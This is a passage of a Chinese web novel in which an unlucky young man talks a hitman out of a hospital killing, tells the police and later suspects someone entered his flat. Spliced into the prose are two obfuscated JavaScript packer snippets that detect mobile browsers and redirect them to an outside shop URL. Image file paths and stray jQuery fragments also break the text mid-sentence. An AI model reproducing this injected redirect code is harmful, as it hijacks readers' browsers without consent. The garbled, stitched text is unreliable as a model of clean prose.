郝运的情况则比他爸郝佑还要严重一些,他从被怀上那天起就开始倒霉。 因为孩子在母体,当妈的避免不了被殃及池鱼……想起那段日子,沈茉都觉得糟心。 喝水呛到,吃饭噎到,只要旁边有点什么东西,她的肚子总会因为各种意外而不小心撞到。 还有到怀孕后期,突然胎动减弱减少,也是郝家已经倒霉了两代有经验,沈茉立即被送医院抢救。 脐带绕颈四周的郝运,这才没有胎死腹中,捡回一条小命。 事后想想,真是万幸母子都平安。 因为这事,郝佑差点没哭晕在手术室外,老婆才从手术室出来,他后脚就去做了结扎。 即使孩子霉运加倍,他都没信心能养活养大,他都不想再让老婆生了。 没孩子又不会死人,但再怀孩子他老婆真不知道会怎么样。 沈茉想到自己丈夫,突然 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17375007|200054||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 有点走神。 不过她几乎是立即就收敛了心神,她没再管儿子,而是走到虞总夫妻身边,轻声安慰了人两句。 便陪着一起等。 郝运见妈妈没坚持让自己回家,抢救室又没动静,便低头看了一眼他的宵夜。 两个肉包子,一袋牛奶,还带一点微温,正适合入口。 看包装袋就知道,这是他妈妈公司食堂出品,当天纯手工制作,和外面卖的那种不一样。 抢救室外不是吃东西的地方,他拿着袋子就去了旁边的楼梯间。 他靠角落一蹲,既不挡着路,也不怕有人突然出现撞到他,杜绝摔下楼梯、包子呛进气管这种可能。 肉包子的香气随着郝运细嚼慢咽的动作飘散在楼道内,一道如夜猫般没有发出任何声息的人影,在上楼进入到这层楼的拐角前停下了脚步。 他抬头,透过扶手栏杆的空隙寻找着气味的来源。 郝运不急不缓将嘴里的东西咽下,他视线微微低垂,在疏散指示灯幽暗的绿光中,他看向楼梯下方。 他视力很好,依稀看到一个戴着深色鸭舌帽的人影站在那里。 似乎是个男人。 郝运又小小咬了一口包子……凌晨抢救室外的楼梯间里,出现了一个戴着鸭舌帽的男人? 这个人与此时正躺在抢救室里的人没有关系的可能是多少呢? 无声的僵持着。 一点只有郝运能看到的亮光嗖一下穿墙而来。 【哪呢哪呢哪呢,奇怪的人在哪呢!】 缺牙大爷像一颗失控的弹力球,在郝运所在的这一片空间四处乱飞。 很快,它就看到了郝运所说的人。 【是个男的。】 【四五十岁的年纪。】 【长相没什么特点,挺普通的,就是眼神有点阴沉……他是来对付那个小虞总的杀手吧?】 吃瓜系统绕着人飞了两圈,又嗖一下飞回郝运面前,开始呱呱呱。 这点时间,犯罪系统也来了。 比起缺牙大爷,阴湿小哥十分淡定地去看了人一眼,然后回来。 【专业杀手,身上有五条人命,十分凶残,对上他,宿主你的胜算只有两成。】 来真的啊! 郝运知道这事上犯罪系统应该比较有用,但是没想到能直接得到这么大一个瓜。 那位小虞总到底干了什么,被人这么追着杀? 难道当市级首富家的孩子就这么危险了? 郝运将最后一口包子塞进嘴里吃掉,塑料袋塞口袋,牛奶拿在手。 “杀手大叔,你站在那里好一会儿了,不累吗?” 阴湿小哥兴奋了,缺牙大爷则cos起了呐喊者。 被点名的大叔则在“杀人灭口”和“风紧扯呼”之间横跳。 而下一瞬,郝运说:“大叔,对方出多少钱给你,我们这边可以付双倍买你收手外加一点卖家信息……唔,干你这一行应该没有什么职业操守要遵循吧?” 他对上杀手的胜算只有两成,但金钱对上对方的胜算就不一定了。 这是杀手,又不是死士。 8. 第 8 章 短短几秒,楼梯间里安静得仿佛没有一个人。 郝运很有耐心,说:“你知道现在手术室里躺着的那个人是谁吗?他是我们市首富家的独生子,虽然说听着是没有世界首富之类的有气势,但他家也有将近百亿的资产,百亿啊,让你杀人的雇主给你多少钱?几万?几十万?我猜也不可能更多了。” 耳朵里听到一声非常轻微的鞋底与地面摩擦的声音。 像是不经意暴露了对方内心的挣扎。 郝运自觉巧舌如簧:“大叔,收手吧,人还活着一切就都来得及,但要是你真把人杀了,你想想人家的首富爸妈能放过你吗?有上百亿资产,你就是躲到火星,人家也能把你抓回地球,到时候你有命拿钱,没命花钱,你说你忙活一场是图什么?就图寻死吗?” 缺牙大爷在旁边听得直咧嘴:【你这小嘴抹了毒一样,小心把人气得跳起来杀你。】 显然杀手的情绪要比缺牙大爷稳定得多,他既没有跳起来,也没有要杀郝运。 他似是在几番思索之后,终于做出了选择。 “你说的都是真的?” 杀手故意压着嗓子,声音入耳只觉得低哑听不真切。 郝运也不顾对方是否看得见,连连点头:“当然是真的,我没必要骗你,骗你又得不着好处,你要杀的人也不是我,不是吗?” 又是短暂的沉默,那边似乎被上百亿资产晃花了神智。 再开口,便是:“我要五百万,五十万现金,剩下要黄金首饰,就是普通金店里那种货,不要金条。” 想得还挺周到。 郝运靠墙蹲在角落,身体一动不动,嘴上动得飞快:“行,交易的时间地点由你定,具体你怎么联系我们,要给你我的手机号吗?” 楼梯下方的人沉默以对,显然如此轻松讨论要给手机号这事,在此时此刻十分让人感觉凌乱。 只是,如何交易确实是个问题。 总不能手机转账吧? 杀手低哑的声音透着冷意,说:“我会再来,让他们准备好钱。” 郝运耳朵里听到这么一句,看得并不真切的人影在楼梯下方轻轻晃动,便消失在了他的视线里。 杀手如来时一般,迈着猫一样轻灵的脚步,没有半点声息地从楼梯间离开。 【他走了,就让他这么走了吗?】 吃瓜系统这会儿又不怕死了,恨不能跟上去,继续吃瓜。 郝运直到确定杀手已经离开,才长长出了一口气。 吓死他了。 这可是杀手,他这辈子就在菜市场见过杀鸡杀鸭的,连杀猪的屠夫都没见过,更别提杀手了。 他胆再大都止不住后背冒冷汗。 郝运捏着那袋子还没喝的牛奶从楼梯间出来,明亮的灯光让他感觉像是穿越了一个世界似的。 他定了神,几步走到抢救室前的长椅边,对着两名警察伸手一指:“刚才楼梯间里有个男人,戴着鸭舌帽,走路没声音,看到我在那里转身就走了,我感觉有点不对劲。”两名警察视线一对,立即往楼梯间走了过去。 人自然是已经没了踪影。 不过医院里有监控,出了医院的马路上,要查到郝运说的那个鸭舌帽男人应该不难。 那边警察开始忙碌。 这边,郝运在自己亲妈面前,对虞总夫妻没有半字保留,把刚才与杀手的对话,全都转述了一遍。 郝运边思考带猜测:“虞总,戴老师,不知道今天早上小虞总被撞车的事你们知道了吗?对方目的很明确,就是要小虞总的命,现在已经出现了两个行凶的人,谁也不能保证还会不会有第三个。” 这第二个是不是“策反”成功还不知道,万一再来第三个、第四个杀手,简直防不胜防。 郝运就算没有吃瓜系统,没有吃瓜任务,都有点好奇了—— 这位小虞总到底是得罪了谁,挡了谁的道,才会被下这种程度的江湖追杀令? 显然,虞总夫妻也在思考这个问题。 戴老师面露茫然:“小惜平时脾气很好,也不得罪人,他自己弄的那公司,就他一个老板,也没有什么合伙人,没有那种利益上的牵扯,至于生意上的事,虽然有竞争,但 大家都是正经生意人,谁也干不出来买凶杀人这种事情……” 就连最有可能的情杀都被排除了。 据说这位小虞总十分洁身自好,上一段感情还是三年前。 总之,在父母的眼里,这位小虞总就是一个标准的乖乖牌。 郝运作为一名与虞家毫无关系的外人,没敢张嘴就来一句,当父母的可未必真了解自家孩子,正常人该有的眼色他还有,转述完话,就坐到了他妈妈身边,开始喝牛奶。 离晚饭过去好几个小时,他真的饿了,那两包子填进胃里都没到半饱。 沈茉又看了一眼抢救室的方向,心想这没几个小时肯定结束不了,要不要再劝一劝自家小宝先回家睡觉去。 她是肯定不能走的,她和这位市首富的虞总不算熟,但人家看在同是女老板这一点上,多少照拂过她。 她今天要不在这里,即使听说了这消息,也不会特地赶来。 交情没到,反而显得谄媚且添乱。 但人都坐这儿了,她要走,就显得没人情味了。 她在这儿,即使不出钱不出力,也是出了个人,就当备着给人当助理用。 虞总刚才就对着沈茉的面谢了她儿子,也劝她先回去。 沈茉不走,虞总便也不再多劝。 都算是事业有成的社会人,这点人际关系的潜规则心里全清楚着。 再加上虞家也确实没有能帮上忙的人手,手底下的助理和工作人员也没有比得上沈茉能力的,虞总对沈茉的印象不错,加上她儿子又救了自家儿子,也就默认了人留下帮忙。 又等不知道多少时间,走道一边的电梯门打开,快步走过来几个人。 虞总站起来,跳过寒暄,直接说:“小郑,虞惜在手术室里还没有出来,我就把他拜托给你了。” 被称为小沈的其实并不年轻,看年纪应该三十多快有四十来岁,他点了头,说了句“放心,我们一定尽全力”就往抢救室去了。 郝运给他妈递去询问的眼神,这谁啊? 沈茉小声凑到他耳朵边上,说:“手术医生。” 说完又加了一句:“应该是虞家能力范围内找到的最好的医生。” 郝运在心里“哦”了一声,原来是钞能力。 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17375008|200054||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 接下来又是漫长的等待,等到不习惯熬夜的郝运坐在那里打了个盹。 也不知道过了多久,他耳朵里听到动静,一下子就清醒了。 抢救室的门开了,郝运没看清谁是谁,只听到有人说了句:“手术很成功,伤者已经脱离了危险。” 现场的气氛顿时变得轻松,然后随之而来的便是疲惫。 做手术的医生,陪在抢救室外的家属,还有尽责尽职的警察,都累了。 不知道是谁打了个哈欠,郝运觉得自己的眼皮子一下子都变重了。 那位虞总身边不知道什么时候多了好几个助理和安保人员,有了人手后,做事便更方便了。 郝运也终于可以和沈茉一起走了。 虞总拉着沈茉的手,对母子二人说:“今天这里忙,我也顾不上你们,沈总你见谅,等改天小惜身体也恢复了,让他请你们吃顿饭,一定好好谢谢你们。” 沈茉也不客气:“虞总都这么说了,那我们就等小虞总早日康复出院请客,我们母子随时有时间。” 虞总又拍拍沈茉的手背,让助理送两人下楼。 一直到停车场,上了沈茉的车,就剩下母子二人,郝运往座椅里一瘫。 “听你们大人说话真累,特别是有点钱,有点身份地位的,更累。” 沈茉发动了汽车。 “嗯?对着财神爷说几句好话,你也能累着?” 唔,这个角度看问题的话…… 郝运立即支楞起了脑袋:“不累不累,半点不累,我天生嘴甜,最会说的就是好听话。” 他那签到系统签一年也才给一亿,人家虞总一家子自家就有将近百亿。 嗐,这人要过得快乐,攀比就要不得。 郝运想象了一下,要是那位小虞总拿到签到系统,那玩意让他去大庭广众之下喊“性感男蟑螂签到”,估计人家只会倒给两亿,反手给人系统布置个签到任务。 可恶的有钱人! 想想都羡慕得眼珠子泛红,他忽而一扭头:“妈,你什么时候发财?我也想当富二代。” 沈茉笑:“那我回去问问你外公外婆,有没有机会让你当富三代。” 一路说着话,很快就到了郝运住的小区。 沈茉将车子开到小区楼下:“赶紧上去睡觉,天都快要亮了。” 郝运全都应下,朝着她挥手:“你也赶紧回去休息,明天上午晚点去公司,多睡一会儿知道吗?” 母子二人互相操心了一下对方的睡眠时长问题,然后在沈茉的注视下,郝运下车上楼。 直到房间的灯亮起,沈茉歪着头透过车窗又看了一眼这个熟悉的家,才将车子调头离开。 101室里。 郝运开了灯,凌晨的房间让他感觉有点陌生。 玄关处的急救箱没在原位,他之前急着离开,就那么随手一放,有一半悬在半空,摇摇欲坠。 运气不错,再往外差个半毫米估计就摔了。 顺手整理玄关,郝运还在想刚才和她妈妈的随口扯闲。 他这辈子能不能当上富三代不知道,反正霉三代是稳稳的。 解救了急救箱,又抽了张纸巾,准备把桌面薄薄的一点灰抹掉,他的手突然顿了一下。 9. 第 9 章 运气不错。 郝运将这几个字在嘴里重新品了一下,他这辈子有运气好的时候吗? 视线再次回到那个被已经归位的急救箱上,郝运完全不用犹豫,就能确定,这箱子如果真是经他的手放在这儿的,那它早就摔了。 不止摔了,估计还会整个摔开,里面的碘伏和紫药水摔裂、摔飞盖子,把玄关处的地板弄得一片狼藉,他回家打开门的一瞬间能气到想骂天骂地又骂这该死的命运。 所以,那个没摔的急救箱真的很不合理啊。 他没那么好的手气,除非,这是别人放的。 家里进过人了。 甚至,有可能这个人现在还在屋里。 郝运顿时后背发毛,家里进贼倒还好,对方就是图财而来,可怕的是,他第一反应,觉得家里进的人会是刚才在医院楼梯间碰到的那个杀手。 小虞总当时就倒在他家门口,如果当时那个杀手就在现场,那么看到他的脸并记下,就是一件可能性非常大的事。 